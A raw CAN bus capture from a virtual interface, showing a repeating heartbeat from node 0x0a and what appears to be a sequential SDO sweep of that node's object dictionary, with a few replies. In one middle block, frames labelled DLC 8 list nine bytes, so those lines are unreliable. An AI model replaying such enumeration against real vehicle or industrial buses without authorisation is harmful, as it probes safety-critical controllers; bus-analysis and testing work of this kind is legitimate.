Timestamp: 1643736759.814889	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736760.331078	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736760.845337	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736761.358169	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736761.868983	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736762.381684	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736762.894600	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736763.406900	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736763.921554	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736764.439900	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736764.959873	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736765.473272	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736765.987526	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736766.498282	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736767.014769	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736767.526971	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736768.063620	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736768.578500	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736769.097263	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736769.609091	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736770.125339	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736770.642325	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736771.158293	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736771.671190	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736772.182901	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736772.697092	ID: 070a	S	DLC: 1	7f	Channel: vcan0

Timestamp: 1643736773.209282	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736773.720156	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736774.236101	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736774.748296	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736775.261242	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736775.772308	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736776.285484	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736776.797506	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736777.314902	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736777.827104	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736778.339862	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736778.853871	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736779.367376	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736779.880275	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736780.391250	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736780.908634	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736781.421350	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736781.932386	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736782.445271	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736782.990007	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736783.503594	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736784.015449	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736784.529391	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736785.041994	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736785.554267	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736786.067455	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736786.373438	ID: 060a	S	DLC: 8	40 60 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736786.476112	ID: 060a	S	DLC: 8	40 61 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736786.577031	ID: 060a	S	DLC: 8	40 62 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736786.579065	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736786.682589	ID: 060a	S	DLC: 8	40 63 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736786.788007	ID: 060a	S	DLC: 8	40 64 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736786.889276	ID: 060a	S	DLC: 8	40 65 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736786.991066	ID: 060a	S	DLC: 8	40 66 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736787.092330	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736787.093672	ID: 060a	S	DLC: 8	40 67 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736787.197010	ID: 060a	S	DLC: 8	40 68 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736787.300512	ID: 060a	S	DLC: 8	40 69 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736787.407158	ID: 060a	S	DLC: 8	40 6a 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736787.514790	ID: 060a	S	DLC: 8	40 6b 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736787.605768	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736787.617570	ID: 060a	S	DLC: 8	40 6c 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736787.719600	ID: 060a	S	DLC: 8	40 6d 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736787.827907	ID: 060a	S	DLC: 8	40 6e 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736787.932270	ID: 060a	S	DLC: 8	40 6f 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736788.037306	ID: 060a	S	DLC: 8	40 70 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736788.121069	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736788.144698	ID: 060a	S	DLC: 8	40 71 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736788.246044	ID: 060a	S	DLC: 8	40 72 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736788.349144	ID: 060a	S	DLC: 8	40 73 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736788.451699	ID: 060a	S	DLC: 8	40 74 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736788.554053	ID: 060a	S	DLC: 8	40 75 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736788.632932	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736788.656153	ID: 060a	S	DLC: 8	40 76 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736788.757419	ID: 060a	S	DLC: 8	40 77 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736788.875011	ID: 060a	S	DLC: 8	40 78 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736788.977187	ID: 060a	S	DLC: 8	40 79 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736789.081070	ID: 060a	S	DLC: 8	40 7a 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736789.146471	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736789.182675	ID: 060a	S	DLC: 8	40 7b 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736789.319105	ID: 060a	S	DLC: 8	40 7c 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736789.422113	ID: 060a	S	DLC: 8	40 7d 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736789.522777	ID: 060a	S	DLC: 8	40 7e 02 00 00 00 00 00	Channel: vcan0

Timestamp: 1643736789.626056	ID: 060a	S	DLC: 8	40 7f 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736789.659735	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736789.727615	ID: 060a	S	DLC: 8	40 80 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736789.830950	ID: 060a	S	DLC: 8	40 81 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736789.932628	ID: 060a	S	DLC: 8	40 82 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736790.033939	ID: 060a	S	DLC: 8	40 83 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736790.134944	ID: 060a	S	DLC: 8	40 84 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736790.171836	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736790.236170	ID: 060a	S	DLC: 8	40 85 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736790.337045	ID: 060a	S	DLC: 8	40 86 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736790.438336	ID: 060a	S	DLC: 8	40 87 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736790.539499	ID: 060a	S	DLC: 8	40 88 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736790.647195	ID: 060a	S	DLC: 8	40 89 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736790.684755	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736790.748149	ID: 060a	S	DLC: 8	40 8a 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736790.851447	ID: 060a	S	DLC: 8	40 8b 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736790.952752	ID: 060a	S	DLC: 8	40 8c 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736791.053822	ID: 060a	S	DLC: 8	40 8d 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736791.157473	ID: 060a	S	DLC: 8	40 8e 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736791.197160	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736791.258546	ID: 060a	S	DLC: 8	40 8f 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736791.367524	ID: 060a	S	DLC: 8	40 90 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736791.469267	ID: 060a	S	DLC: 8	40 91 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736791.572598	ID: 060a	S	DLC: 8	40 92 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736791.673854	ID: 060a	S	DLC: 8	40 93 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736791.709758	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736791.777025	ID: 060a	S	DLC: 8	40 94 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736791.877805	ID: 060a	S	DLC: 8	40 95 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736791.978975	ID: 060a	S	DLC: 8	40 96 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736792.080865	ID: 060a	S	DLC: 8	40 97 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736792.183619	ID: 060a	S	DLC: 8	40 98 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736792.228633	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736792.284598	ID: 060a	S	DLC: 8	40 99 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736792.390995	ID: 060a	S	DLC: 8	40 9a 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736792.494162	ID: 060a	S	DLC: 8	40 9b 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736792.595937	ID: 060a	S	DLC: 8	40 9c 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736792.698706	ID: 060a	S	DLC: 8	40 9d 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736792.741072	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736792.800863	ID: 060a	S	DLC: 8	40 9e 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736792.905271	ID: 060a	S	DLC: 8	40 9f 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736793.006782	ID: 060a	S	DLC: 8	40 a0 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736793.109600	ID: 060a	S	DLC: 8	40 a1 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736793.212868	ID: 060a	S	DLC: 8	40 a2 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736793.253397	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736793.313906	ID: 060a	S	DLC: 8	40 a3 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736793.416712	ID: 060a	S	DLC: 8	40 a4 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736793.519937	ID: 060a	S	DLC: 8	40 a5 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736793.621538	ID: 060a	S	DLC: 8	40 a6 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736793.751874	ID: 060a	S	DLC: 8	40 a7 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736793.765325	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736793.859283	ID: 060a	S	DLC: 8	40 a8 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736793.960524	ID: 060a	S	DLC: 8	40 a9 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736794.061806	ID: 060a	S	DLC: 8	40 aa 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736794.163907	ID: 060a	S	DLC: 8	40 ab 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736794.268827	ID: 060a	S	DLC: 8	40 ac 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736794.276715	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736794.371390	ID: 060a	S	DLC: 8	40 ad 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736794.472772	ID: 060a	S	DLC: 8	40 ae 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736794.574253	ID: 060a	S	DLC: 8	40 af 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736794.678071	ID: 060a	S	DLC: 8	40 b0 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736794.779369	ID: 060a	S	DLC: 8	40 b1 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736794.790984	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736794.880932	ID: 060a	S	DLC: 8	40 b2 02 00 00 00 00 00	Channel: vcan0

Timestamp: 1643736794.982581	ID: 060a	S	DLC: 8	40 b3 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736795.086100	ID: 060a	S	DLC: 8	40 b4 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736795.189114	ID: 060a	S	DLC: 8	40 b5 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736795.292332	ID: 060a	S	DLC: 8	40 b6 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736795.305162	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736795.398991	ID: 060a	S	DLC: 8	40 b7 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736795.499674	ID: 060a	S	DLC: 8	40 b8 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736795.602183	ID: 060a	S	DLC: 8	40 b9 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736795.705844	ID: 060a	S	DLC: 8	40 ba 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736795.806871	ID: 060a	S	DLC: 8	40 bb 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736795.817135	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736795.907527	ID: 060a	S	DLC: 8	40 bc 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736796.023493	ID: 060a	S	DLC: 8	40 bd 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736796.130745	ID: 060a	S	DLC: 8	40 be 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736796.242160	ID: 060a	S	DLC: 8	40 bf 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736796.473557	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736796.474258	ID: 060a	S	DLC: 8	40 c0 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736796.577237	ID: 060a	S	DLC: 8	40 c1 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736796.577807	ID: 058a	S	DLC: 8	43 c1 02 00 ff ff 00 00	Channel: vcan0
Timestamp: 1643736796.678913	ID: 060a	S	DLC: 8	40 c2 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736796.783476	ID: 060a	S	DLC: 8	40 c3 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736796.884648	ID: 060a	S	DLC: 8	40 c4 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736796.985378	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736796.986874	ID: 060a	S	DLC: 8	40 c5 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736797.088630	ID: 060a	S	DLC: 8	40 c6 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736797.191489	ID: 060a	S	DLC: 8	40 c7 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736797.292922	ID: 060a	S	DLC: 8	40 c8 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736797.397422	ID: 060a	S	DLC: 8	40 c9 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736797.497705	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736797.498348	ID: 060a	S	DLC: 8	40 ca 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736797.599479	ID: 060a	S	DLC: 8	40 cb 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736797.701006	ID: 060a	S	DLC: 8	40 cc 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736797.806432	ID: 060a	S	DLC: 8	40 cd 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736797.908868	ID: 060a	S	DLC: 8	40 ce 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736798.009415	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736798.010524	ID: 060a	S	DLC: 8	40 cf 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736798.113097	ID: 060a	S	DLC: 8	40 d0 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736798.214305	ID: 060a	S	DLC: 8	40 d1 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736798.315696	ID: 060a	S	DLC: 8	40 d2 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736798.419060	ID: 060a	S	DLC: 8	40 d3 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736798.525042	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736798.525719	ID: 060a	S	DLC: 8	40 d4 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736798.639407	ID: 060a	S	DLC: 8	40 d5 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736798.746166	ID: 060a	S	DLC: 8	40 d6 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736798.851766	ID: 060a	S	DLC: 8	40 d7 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736798.952669	ID: 060a	S	DLC: 8	40 d8 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736799.039500	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736799.053326	ID: 060a	S	DLC: 8	40 d9 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736799.154205	ID: 060a	S	DLC: 8	40 da 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736799.255501	ID: 060a	S	DLC: 8	40 db 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736799.356896	ID: 060a	S	DLC: 8	40 dc 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736799.458075	ID: 060a	S	DLC: 8	40 dd 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736799.551401	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736799.559081	ID: 060a	S	DLC: 8	40 de 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736799.663931	ID: 060a	S	DLC: 8	40 df 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736799.766769	ID: 060a	S	DLC: 8	40 e0 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736799.868361	ID: 060a	S	DLC: 8	40 e1 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736799.969456	ID: 060a	S	DLC: 8	40 e2 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736800.063348	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736800.071431	ID: 060a	S	DLC: 8	40 e3 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736800.173465	ID: 060a	S	DLC: 8	40 e4 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736800.275049	ID: 060a	S	DLC: 8	40 e5 02 00 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736800.377574	ID: 060a	S	DLC: 8	40 e6 02 00 00 00 00 00 00	Channel: vcan0

Timestamp: 1643736800.480656	ID: 060a	S	DLC: 8	40 e7 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736800.578236	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736800.581412	ID: 060a	S	DLC: 8	40 e8 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736800.682870	ID: 060a	S	DLC: 8	40 e9 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736800.790727	ID: 060a	S	DLC: 8	40 ea 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736800.892205	ID: 060a	S	DLC: 8	40 eb 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736800.996243	ID: 060a	S	DLC: 8	40 ec 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736801.091188	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736801.097474	ID: 060a	S	DLC: 8	40 ed 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736801.199032	ID: 060a	S	DLC: 8	40 ee 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736801.302301	ID: 060a	S	DLC: 8	40 ef 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736801.410894	ID: 060a	S	DLC: 8	40 f0 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736801.517198	ID: 060a	S	DLC: 8	40 f1 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736801.605833	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736801.618470	ID: 060a	S	DLC: 8	40 f2 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736801.721863	ID: 060a	S	DLC: 8	40 f3 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736801.824776	ID: 060a	S	DLC: 8	40 f4 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736801.926586	ID: 060a	S	DLC: 8	40 f5 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736802.028047	ID: 060a	S	DLC: 8	40 f6 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736802.120598	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736802.132163	ID: 060a	S	DLC: 8	40 f7 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736802.246314	ID: 060a	S	DLC: 8	40 f8 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736802.352588	ID: 060a	S	DLC: 8	40 f9 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736802.471698	ID: 060a	S	DLC: 8	40 fa 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736802.572761	ID: 060a	S	DLC: 8	40 fb 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736802.633322	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736802.673598	ID: 060a	S	DLC: 8	40 fc 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736802.777766	ID: 060a	S	DLC: 8	40 fd 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736802.879682	ID: 060a	S	DLC: 8	40 fe 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736802.981409	ID: 060a	S	DLC: 8	40 ff 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736803.082835	ID: 060a	S	DLC: 8	40 00 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736803.147188	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736803.183650	ID: 060a	S	DLC: 8	40 01 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736803.288864	ID: 060a	S	DLC: 8	40 02 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736803.390093	ID: 060a	S	DLC: 8	40 03 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736803.492763	ID: 060a	S	DLC: 8	40 04 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736803.593620	ID: 060a	S	DLC: 8	40 05 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736803.659294	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736803.699865	ID: 060a	S	DLC: 8	40 06 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736803.806014	ID: 060a	S	DLC: 8	40 07 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736803.907285	ID: 060a	S	DLC: 8	40 08 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736804.010449	ID: 060a	S	DLC: 8	40 09 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736804.115578	ID: 060a	S	DLC: 8	40 0a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736804.172977	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736804.216611	ID: 060a	S	DLC: 8	40 0b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736804.320847	ID: 060a	S	DLC: 8	40 0c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736804.421762	ID: 060a	S	DLC: 8	40 0d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736804.423489	ID: 058a	S	DLC: 8	43 0d 03 00 ff ff 00 00	Channel: vcan0
Timestamp: 1643736804.523609	ID: 060a	S	DLC: 8	40 0e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736804.624455	ID: 060a	S	DLC: 8	40 0f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736804.685018	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736804.725499	ID: 060a	S	DLC: 8	40 10 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736804.831313	ID: 060a	S	DLC: 8	40 11 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736804.935274	ID: 060a	S	DLC: 8	40 12 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736805.037128	ID: 060a	S	DLC: 8	40 13 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736805.138137	ID: 060a	S	DLC: 8	40 14 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736805.197539	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736805.239019	ID: 060a	S	DLC: 8	40 15 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736805.344792	ID: 060a	S	DLC: 8	40 16 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736805.446489	ID: 060a	S	DLC: 8	40 17 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736805.547217	ID: 060a	S	DLC: 8	40 18 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736805.651299	ID: 060a	S	DLC: 8	40 19 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736805.716959	ID: 070a	S	DLC: 1	7f	Channel: vcan0

Timestamp: 1643736805.752168	ID: 060a	S	DLC: 8	40 1a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736805.852772	ID: 060a	S	DLC: 8	40 1b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736805.956408	ID: 060a	S	DLC: 8	40 1c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736806.065423	ID: 060a	S	DLC: 8	40 1d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736806.167073	ID: 060a	S	DLC: 8	40 1e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736806.230193	ID: 070a	S	DLC: 1	7f	Channel: vcan0
